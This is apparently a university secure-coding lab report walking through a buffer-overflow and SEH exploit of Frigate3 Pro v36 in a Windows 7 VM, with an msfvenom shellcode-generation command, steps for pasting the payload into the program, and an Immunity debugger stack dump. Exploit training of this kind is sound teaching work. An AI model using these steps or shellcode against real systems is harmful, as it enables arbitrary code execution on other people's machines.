SECURE CODING
LAB-10

Akash Varma Mantena | 19BCN7260 | L23-24

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- **Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Analysis


- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

Example:


```
msfvenom -a x86 --platform windows -p windows/exec
CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
```

- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH**


Install Frigate in Vmware




Execute the exploit2.py and generate payload




Copy the payload and paste in frigate in find computer




Code exploit from msfvenom kali linux




Using payload to exploit friget




The Application crashes and calculator opens



Attaching the Frigate3 to immunity debugger and analyse the address of various registers listed below :



Check for EIP address



Verify the SEH chain and report the dll loaded along with

the addresses. For viewing SEH chain, goto view SEH :

```
0012FF8C   7618EF6C  lnτυ RETURN to kernel32.7618EF6C
0012FF90   7FFD7000  .p²⌂
0012FF94  ┌0012FFD4  ╩ $.
0012FF98  │77A03618  τ6áw RETURN to ntdll.77A03618
0012FF9C  │7FFD7000  .p²⌂
0012FFA0  │77A0B5A7  ºq¿w ntdll.77A0B5A7
0012FFA4  │00000000  ....
0012FFA8  │00000000  ....
0012FFAC  │7FFD7000  .p²⌂
0012FFB0  │00000000  ....
0012FFB4  │00000000  ....
0012FFB8  │00000000  ....
0012FFBC  │0012FFA0  á $.
0012FFC0  │00000000  ....
0012FFC4  │FFFFFFFF      End of SEH chain
0012FFC8  │779BE355  Um¢w SE handler
0012FFCC  │0025441B  ←D%.
0012FFD0  │00000000  ....
0012FFD4  └0012FFEC  ∞ $.
0012FFD8   77A035EB  $5áw RETURN to ntdll.77A035EB from ntdll.77A035F1
0012FFDC   00401000  .▶@.  Frigate3.<ModuleEntryPoint>
0012FFE0   7FFD7000  .p²⌂
0012FFE4   00000000  ....
0012FFE8   00000000  ....
0012FFEC   00000000  ....
0012FFF0   00000000  ....
0012FFF4   00401000  .▶@.  Frigate3.<ModuleEntryPoint>
0012FFF8   7FFD7000  .p²⌂
0012FFFC   00000000  ....
```